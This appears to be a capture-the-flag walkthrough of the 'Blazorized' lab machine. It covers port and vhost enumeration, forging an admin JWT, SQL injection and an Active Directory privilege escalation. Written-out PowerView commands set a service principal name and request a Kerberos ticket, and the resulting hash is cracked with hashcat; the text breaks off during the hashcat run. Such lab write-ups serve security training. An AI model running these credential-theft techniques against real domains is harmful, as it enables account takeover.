
Blazorized

1. Enumeration

We start enumerating ports

```
Host is up (0.092s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://blazorized.htb
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-06 13:58:01Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1115.00; RC0+
| ms-sql-ntlm-info:
|   10.10.11.22\BLAZORIZED:
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.22\BLAZORIZED:
|     Instance name: BLAZORIZED
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|     TCP port: 1433
|_    Clustered: false
|_ssl-date: 2024-07-06T13:58:19+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-06T00:38:29
|_Not valid after:  2054-07-06T00:38:29
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Again an AD service running, but following the methodology let’s check web vulnerabilities on 80 port



Looking for subdomains there are two `admin` and `api`

```
┌──(kali㉿kali)-[~]
└─$ gobuster vhost -u http://blazorized.htb/ -t 35 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://blazorized.htb/
[+] Method:          GET
[+] Threads:         35
[+] Wordlist:        /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: admin.blazorized.htb Status: 200 [Size: 2027]
Found: api.blazorized.htb Status: 404 [Size: 0]
Found: -.blazorized.htb Status: 400 [Size: 334]
Found: %20.blazorized.htb Status: 400 [Size: 334]
Found: *checkout*.blazorized.htb Status: 400 [Size: 334]
Found: -1.blazorized.htb Status: 400 [Size: 334]
```


Admin interface has a log in page, we could point to break it up but first we need to continue the recognition




Api subdomain has some directories but its access is denied

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://api.blazorized.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api.blazorized.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/categories           (Status: 401) [Size: 0]
/posts                (Status: 401) [Size: 0]
/Categories           (Status: 401) [Size: 0]
Progress: 49423 / 1273834 (3.88%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 49443 / 1273834 (3.88%)
===============================================================
Finished
```


We can use those dynamics links found in the main subdomain and we will be able to unlock some information, but after a search we realized it is a rabbit hole, although it has some useful links about cybersecurity





2. User flag


Check the source page, and the scripts used, but it is obfuscated




We use de4js to deobfuscate this code, and seek for useful information like paths, and there's something interesting in `_framework/blazor.boot.json`

```
      static async initAsync(e, t) {
          const n = void 0 !== e ? e("manifest", "blazor.boot.json", "_framework/blazor.boot.json", "") : a("_framework/blazor.bo
t.json");
          let r;
          r = n ? "string" == typeof n ? await a(n) : await n : await a("_framework/blazor.boot.json");
          const o = t || r.headers.get("Blazor-Environment") || "Production",
              s = await r.json();
          return s.modifiableAssemblies = r.headers.get("DOTNET-MODIFIABLE-ASSEMBLIES"), s.aspnetCoreBrowserTools = r.headers.get
"ASPNETCORE-BROWSER-TOOLS"), new at(s, o);
```

There are some dll's used in the web application, normally we couldn't be able to do something here because those are Microsoft dll's but this time it has some custom dll's which will be downloaded to make reverse engineering.




In help dll we can find how a token is generated, we can see parameters as the algorithm and the type




```
public void SetJWTTokenHeader(string jwt)
{
    try
    {
        this.jwt = jwt;
        this.httpClient.DefaultRequestHeaders.Authorization = new AuthenticationHeaderValue("Bearer", this.jwt);
    }
    catch (Exception)
    {
    }
}
```


We can use a JWT generator, and use the parameters found in the dll, we only une the first three characters to declare the parameter



Use the token generated and got super admin interface




In create post we can see a bug when we put a quote as a input, so try to execute commands using SQL language




User flag got it

3.Priv esc

Use meterpreter to download files generated by sharphound






Start neo local service en analyze those json files

```
┌──(kali㉿kali)-[~/Desktop/Blazorized]
└─$ sudo neo4j start
[sudo] password for kali:
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:220197). It is available at http://localhost:7474
There may be a short delay until the server is ready.
```

Currently we are in NU_1055 machine, so we search information about this node, we actually can write and change the service principal name



Importing powerview we can change that SPN and then request the DomainSPNticket to obtain a hash

```
PS C:\Users\NU_1055\Desktop> Import-Module .\PowerView.ps1
Import-Module .\PowerView.ps1
PS C:\Users\NU_1055\Desktop> Set-DomainObject -Identity RSA_4810 -SET @{serviceprincipalname='tricp/tricp'}
Set-DomainObject -Identity RSA_4810 -SET @{serviceprincipalname='tricp/tricp'}
PS C:\Users\NU_1055\Desktop> Get-DomainSPNTicket -SPN tricp/tricp
Get-DomainSPNTicket -SPN tricp/tricp


SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : tricp/tricp
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*UNKNOWN$UNKNOWN$tricp/tricp*$CE79190370ABAB7F83D2BEB5AE4973CD$FFDFBA223BE75DC5C49F2
                       261866F74F7B38A90850492ECEE3FE7DD9DEA5132EFE41B52A7A88D779A2C867D01AD95D89DDB5557F0BC0901B67DCAE
                       812F1AA07654584C044FCC133DE0AEDE622028186310200 1F8DC36677DF15949F11FED5573F988422CCB110B01AD303A
                       18D1EFC9056D3A272B72BE7690A90539C31F1AE132E0D9E67D37C66EFF95FACE60A245FA732427C460359ED432DE2849
                       2F8526B51037183C60268C5E62E584A6710A1ABD8047CAFDFF1B0473D7717BF39A2505D296989739FBB48CCACA7587BF
                       81CE7DECF347EE3E7EB0A8D795C3C1795ABD9EA22AF3A90217BDAAE35FF91B0259AA9E1EB74D6CDA660FE4EDD0B75403
                       F89274CA00C5F4190AE861295E1958FDA75BB03B7DBE196A58F2949EB2F555A78091EAF924F023F57C518BBA4FC26BD1
                       F7B2F01BA0A3DF6D0DEBC4B32E2E6EECC46583434807DB36860C329126DE67B0E3D5142A96221D475BE6FA08CB788567
                       E700E9F4ED3377A2AE918061A4740AD0F1FEAC38CE28FD029850D12C2ED995323CB3CA3DB12D2A57F8C5F291E0DC4378
                       549796EB05E419B37E6703091CDD86A481BEA5B6803369D8E6A8245CBB49FD3E8A24C66EBA49EAA19A183288EAF95558
```

Using hashcat we can find the password for RSA_4810 user


12500	RAR3-hp	$RAR3$*0*45109af8ab5f297a*adbf6c5385d7a40373e8f77d7b89d317
12600	ColdFusion 10+	aee9edab5653f509c4c63e559a5e967b4c112273bc6bd84525e630a3f9028dcb:513625686678377733457
12700	Blockchain, My Wallet	$blockchain$288$542005582723173071030134867080233 5e45a6f5f631113cb1148a6e96ce645ac6988162
12800	MS-AzureSync PBKDF2-HMAC-SHA256	v1;PPH1_MD4,848403282243661866 45,100,005a491d8bf3715085d69f934eef7fb19a15ffc233b5382d9827
12900	Android FDE (Samsung DEK)	384218541184126257684081604771123842185411841262576840816047711 29b6258eb22fc8b9d08e04e
13000	RAR5	$rar5$16$74575567518807622265582327032280$15$f8b4064de34ac02ecabfe9abdf93ed6a$8$9843834e
13100	Kerberos 5, etype 23, TGS-REP	$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891ad31d09ab89c6b3b8c5e

```
┌──(kali㉿kali)-[~/Desktop/Blazorized]
└─$ hashcat -m 13100 4810.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================

* Device #1: cpu-penryn-Intel(R) Core(TM) i7-4770 CPU @ 3.40GHz, 1838/3741 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
